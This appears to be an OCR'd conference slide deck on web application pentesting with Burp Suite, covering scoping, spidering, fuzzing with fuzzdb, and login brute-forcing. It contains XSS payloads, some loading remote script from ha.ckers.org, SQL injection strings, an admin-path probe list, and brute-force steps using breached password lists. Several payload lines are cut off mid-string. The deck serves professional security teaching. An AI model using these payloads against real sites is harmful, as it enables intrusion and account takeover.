Pentesting With Burp Suite

Taking the web back from automated scanners

REDSPIN

Outline

- Intro to Web App Testing
- Scoping with Burp
- Mapping with Burp Spider, Intruder, and Engagement Tools
- Replacing Some good common methodology tasks
- Automated Scanner Breakdown
- Stealing from other tools and Modifying your Attacks
- Fuzzing with Intruder and FuzzDB
- Auth Bruting with Burp Intruder
- Random Burping, IBurpExtender ++

Intro’s


- Jason Haddix
  - Web App Pentester - HP Application Security Center
    - GSEC, GPEN, GWAPT, blah, blah….
    - @jhaddix
- Joel Parish
  - Web App Pentester – Redspin, Inc

Web App Pentests!

- Process =
  - **Scoping** -> Initial site recon, determine how large the application is, how dynamic, try to assess platform, etc. The age old question, engineer or sales guy?
  - **Pricing** -> Use your scope to fit your assessment into a pricing model. Usually by days of analysis.
  - **Analysis/Hacking** -> Get your hack on. Usually good to have a methodology.
  - **Reporting** -> /sigh … I mean, SUPER IMPORTANT, convey business risk, etc.


Burp Suite!

- Most commonly used interception proxy for web hackery. Pay tool with Free Version.
- Comprised of several parts:
  - Proxy – Intercept and Log Requests
  - Spider – Discover Content
  - Scanner – App Vuln Scanner
  - Intruder – Attack Tool
  - Repeater – Attack Tool
  - Sequencer – Token Assessment
  - Decoder & Comparer – Auxiliary Tools


burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
site map scope
Filter: hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://thepiratebay.org
/
a.html
about
about.php
ajax_details_artinfo.php
ajax_details_filelist.php
ajax_post_comment.php
blog
blog
browse
browse
contact
contact.php
details.php
doodles
downloads
help
language
language
legal
login
music
music
policy
recent
recent
recover
register
robots.txt
rss
s
search
host method URL params status length MIME type title comment time requested
http://thepirateb... GET / 200 12653 HTML Download music, movies, games,... 14:01:01 21 Oct...
http://thepirateb... GET /a.html 200 765 text 14:03:38 21 Oct...
http://thepirateb... GET /about 200 11793 HTML The Pirate Bay - The world's most ... 14:03:21 21 Oct...
http://thepirateb... GET /about.php 200 11788 HTML The Pirate Bay - The world's most ... 14:03:28 21 Oct...
http://thepirateb... GET /ajax_details_filelist.php 200 496 HTML 14:26:47 21 Oct...
http://thepirateb... GET /ajax_post_comment.php 200 360 HTML 14:26:47 21 Oct...
http://thepirateb... POST /ajax_post_comment.php 200 360 14:05:58 21 Oct...
http://thepirateb... GET /blog 200 30854 HTML The Pirate Bay - The world's most ... 14:03:21 21 Oct...
http://thepirateb... GET /blog/ 200 30854 HTML The Pirate Bay - The world's most ... 14:03:16 21 Oct...
http://thepirateb... POST /blog/175 200 102613 HTML The Pirate Bay - The world's most ... 14:06:01 21 Oct...
http://thepirateb... GET /blog/175 200 102613 HTML The Pirate Bay - The world's most ... 14:05:32 21 Oct...
response request
raw headers hex html render
HTTP/1.1 200 OK
X-Powered-By: PHP/5.3.3
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 21 Oct 2010 21:00:27 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html;charset=UTF-8
Vary: Accept-Encoding
Date: Thu, 21 Oct 2010 21:00:27 GMT
Server: lighttpd
Content-Length: 12271
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Download music, movies, games, software! The Pirate Bay - The world's most resilient BitTorrent site</title>
<link rel="search" type="application/opensearchdescription+xml" href="http://static.thepiratebay.org/opensearch.xml"
title="Search The Pirate Bay" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
+ < >
0 matches


Utilizing Burp in Process!

- Lets start with the Process:
  - **Scoping**: Defining the range of the test. Leads to pricing.
  - Spidering gives us a site map. We want to determine application complexity by how much dynamic content there is.



Utilizing Burp in Process!

- Right click on your domain -> Engagement tools -> Analyze Target & Find Scripts. (Spider 1st).



- This gives us a better idea (sometimes only pre-authentication) how to budget/price the assessment. Spidering is not illegal. Throttle if necessary. So easy even a sales guy can do it!

Utilizing Burp* in Analysis!


- Analysis = Hackery
  - Usually follows a “methodology”:
    - Open Source Intelligence Gathering
    - Mapping the target *
    - Vulnerability Assessment & Fuzzing *
    - Exploitation *
    - Session Testing *
    - Authentication Testing *
    - Logic Testing
    - Server Tests *
    - Auxiliary tests (Flash, Java, ActiveX, Web Services)
    - + more… many people do different things or do their tests in different orders. *

Burp Intruder Payload Types

- Sniper – sends a single payload to each of the selected parameters; i.e. each parameter is sequentially tested with the same set of variables
- Battering ram – sends a single payload to all of the selected parameters at once; i.e. all parameters will be passed the first variable, followed by all Parameters being passed the second variable, and so on until the payload is completed.
- Pitchfork – sends a specific payload to each of the selected parameters; i.e. all parameters need to be passed its own payload, and the variables of each payload are passed to its designated parameter in sequence.
- Cluster bomb – starts with a specific payload to each parameter, and when all variables have been tested, will start testing with the payload from the next variable, such that all parameters get tested with all variables
- For big lists use “runtime file” Payload set...


Burp Mapping!

- Burp Spider will discover all readily available linked content. Make sure you walk the app as well.
- We also want to indentify hidden or non-linked content, normally using tools like:
  - Dirbuster (OWASP)
  - Wfuzz (Edge Security)
- Burp Suite has its own functionality for this!
  - Right click on your domain -> Engagement tools -> **Discover Content**



Burp Mapping!

- We can also steal Dirbuster's and Wfuzz's directory lists and use them with Burp Intruder for better coverage if needed.
- Dirbuster has the best lists:



big_dirb.txt	6/3/2004 8:38 PM	TXT File	22 KB
directory-list-2.3-big.txt	8/14/2008 3:05 PM	TXT File	14,456 KB
directory-list-2.3-medium.txt	8/14/2008 3:05 PM	TXT File	1,934 KB
extensions_common.txt	10/19/2003 1:56 PM	TXT File	1 KB
file_enumeration.conf	7/18/2008 12:05 PM	CONF File	9 KB

- Set up an intruder attack like so…


Burp Mapping!


Intruder - Burp can use Dirbuster/Wfuzz lists.


- - Right Click “/” and “Send to Intruder”
- - In the “Positions” tab Use Sniper Payload
- - Put the $$'s after “/”

- Under “Payloads” tab
  - Use “Preset List” → Click “load” Choose a Dirbuster List or wfuzz list.

- **** Quick tip, shutout the noise from other sites your browser is interacting with by setting up a scope for the proxy tab: Right Click your domain -> “add item to scope” -> Right click on the filter bar -> show only in scope items… that’s better! ****







Burp Mapping++ !

Other mapping activities?

- Look for administrative portals
  - We used to use a modified script: admin-scan.py
  - Easily ported to burp intruder using the method on the last slide
    - http://xrayoptics.by.ru/database/
    - Tons of little scanners and useful tools here…


```
admin_path = ['manager/','manager/html/upload','web-console/ServerInfo.jsp','jmx-console/',
'CFIDE/administrator/enter.cfm','CFIDE/componentutils/login.cfm','admin.php','admin/','administrator/','moderator/',
'webadmin/','adminarea/','bb-admin/','adminLogin/','admin_area/','panel-administracion/','instadmin/','memberadmin/',
'administratorlogin/','adm/','admin/account.php','admin/index.php','admin/login.php','admin/admin.php',
```

- Although not in this phase of the assessment server content and vuln/server checks (a la Nikto) can be done this way!
- Now we move on…

Scanners!

- Scanners!
  - Save time and money.
  - Good first step in application security.
  - Have lots of vetted code, attack strings, detection regex's, auxiliary tools, teams to support and update etc…

Commercial:

- Acunetix
- Appscan
- WebInspect
- Netsparker
- Burp Scanner
- Nessus
- CORE
- Cenzic
- many more…

Open-Source:

- w3af
- Wapiti
- Grendel Scan
- Nikto
- Websecurify
- Skipfish
- Metasploit Wmap
- Wfuzz
- CAT
- many more…

Scanners!

- Scanners
  - Lots of application assessment is based around fuzzing application input points.
  - Bruteforce fuzzing vs intelligent fuzzing
    - Identify input points
    - Does this functionality display something back to the user?
    - Does it interact with a database?
    - Does it call on the server file system?
    - Does it call on a URL or external/internal site/domain?
    - Inject large amounts of arbitrary data (fuzzing) or inject large amounts of relevant attacks strings (intelligent fuzzing)
- Predominantly this is what most scanners do… The kitchen sink approach.

Be a ninja… not a monkey

- If you're a pentester… don't be this:

Burp VA and Scanning!

- 1st off Burp has it's own scanner, so… win. (it's pretty good)
- If web app scanners just use a grip of attack strings on known input points, why cant we do this manually with Burp Intruder?
  - We most certainly can!

- Enter… the **fuzzdb** by
- *"Categorized by platform, language, and attack type, enumeration and attack patterns have been collected into highly injectable fuzz payload lists. fuzzdb contains comprehensive lists of attack payloads known to cause issues like OS command injection, directory listings, directory traversals, source exposure, file upload bypass, authentication bypass, http header crlf injections, and more. Since system responses also contain predictable strings, fuzzdb contains a set of regex pattern dictionaries such as interesting error messages to aid detection software security defects, lists of common Session ID cookie names, and more."*

Fuzzdb!

Think of it as a set of ultimate web fu cheatsheets…

- discovery
- file upload
- format strings
- http protocol
- integer overflow
- ldap
- misc - payloads
- misc - wordlists
- os command execution
- os directory indexing
- path traversal
- rfi
- server side includes
- source disclosure
- sql injection
- usernames and passwords
- xml
- xpath
- xss

```
# credit to rsnake
<SCRIPT>alert('XSS');</SCRIPT>
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83
SRC=&#10<IMG
6;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&
1;>
<IMG
SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#000
8&#0000101&#0000114&#0000116&#0000040&#0000039&#000008
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74
<IMG SRC="jav   ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?<B>
<IMG SRC="javascript:alert('XSS')"
<SCRIPT>a=/XSS/
\";alert('XSS');//
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

```
'sqlvuln
'+sqlvuln
sqlvuln;
(sqlvuln)
a' or 1=1--
"a"" or 1=1--"
 or a = a
a' or 'a' = 'a
1 or 1=1
a' waitfor delay '0:0:10'--
1 waitfor delay '0:0:10'--
declare @q nvarchar (4000) select @q =
0x770061006900740066006F00720020006400650006C00610079002
0
031003000270000
declare @s varchar(22) select @s =
0x77616974666F722064656C61792027303A303A31302700 exec(@
0x730065006c006500630074002000400040007600650072007300
declare @s varchar (8000) select @s = 0x73656c656374204
exec(@s)
a'
?
' or 1=1
` or 1=1 --
x' AND userid IS NULL; --
x' AND email IS NULL; --
anything' OR 'x'='x
x' AND 1=(SELECT COUNT(*) FROM tabname); --
x' AND members.email IS NULL; --
```

Fuzzdb!


- The fuzzdb gives us a good starting point… why not parse and add all those open source scanner attack strings too? (fuzzdb has done ‘some’ of this)
- Most of them are plaintext resource files that the scanners call on… easy to parse and add to our modified fuzzdb.
- <.< >.> Shifty eyes…
- Keeping attacks separate via vector (SQLi, XSS, LFI/RFI, etc…) allows us to make less requests because as humans we know what type of attack we are looking to achieve and we can limit Burp to that subset of attacks.
- Our set of attack strings + burp files will be released a few days post con, or put directly into the fuzzdb trunk (whichever happens 1st ;)


Interpreting fuzz results

- Usually when fuzzing we can use response size, return time, and regex's to look for fishy application behavior.
- Fuzzdb has a great Burp grep file:
  - Open Burp Suite, go to the Intruder tab, and the Options sub-tab
  - Look for the section "grep"
  - Click "clear" to clear the existing listings in the list box
  - Click "load" and load regex/errors.txt from your fuzzdb path, as below
  - This will search all output pages generated by Intruder payloads for the extensive list of known error strings, for later analysis.
- After successful identification, using Burp or auxiliary tools/scripts for exploitation is easy…
- Filter Evasion? Old blacklists never learn new tricks =(
  - http://www.wiretrip.net/rfp/txt/whiskerids.html
  - http://www.securityaegis.com/filter-evasion-houdini-on-the-wire/

Burp Session Testing


- Usually session tokens from common frameworks are well vetted but in instances where you see a custom session token fly by Burp's Sequencer can gather and test for entropy via all kinds of compliance needs.
- Pretty reporting graphs.






Burp Auth Testing

- Bruteforcing Authentication with Burp Intruder
  - Attempt Login
  - Go to Proxy History Tab
  - Find the POST request
  - Send to Intruder
  - Use Cluster Bomb payload
  - Clear all payload positions
  - Mark username and password fields as payload positions
  - Goto “payloads” tab
  - Set “payload set” 1 to your username list
  - Set “payload set” 2 to your password list
  - Click on the intruder Menu
  - Start Attack
  - Look for different lengths or grep possible successful auth messages under options






Burp Auth Testing

- The password lists are non extensive!
  - Go thank Ron, he makes Facebook cry:
    - http://www.skullsecurity.org/blog/2010/the-ultimate-faceoff-between-password-lists
    - Huge password repository. Actual user data from hacked sites:
      - RockYou
      - Phpbb
      - Myspace
      - Hotmail
      - Hak5
      - Facebook
      - More…
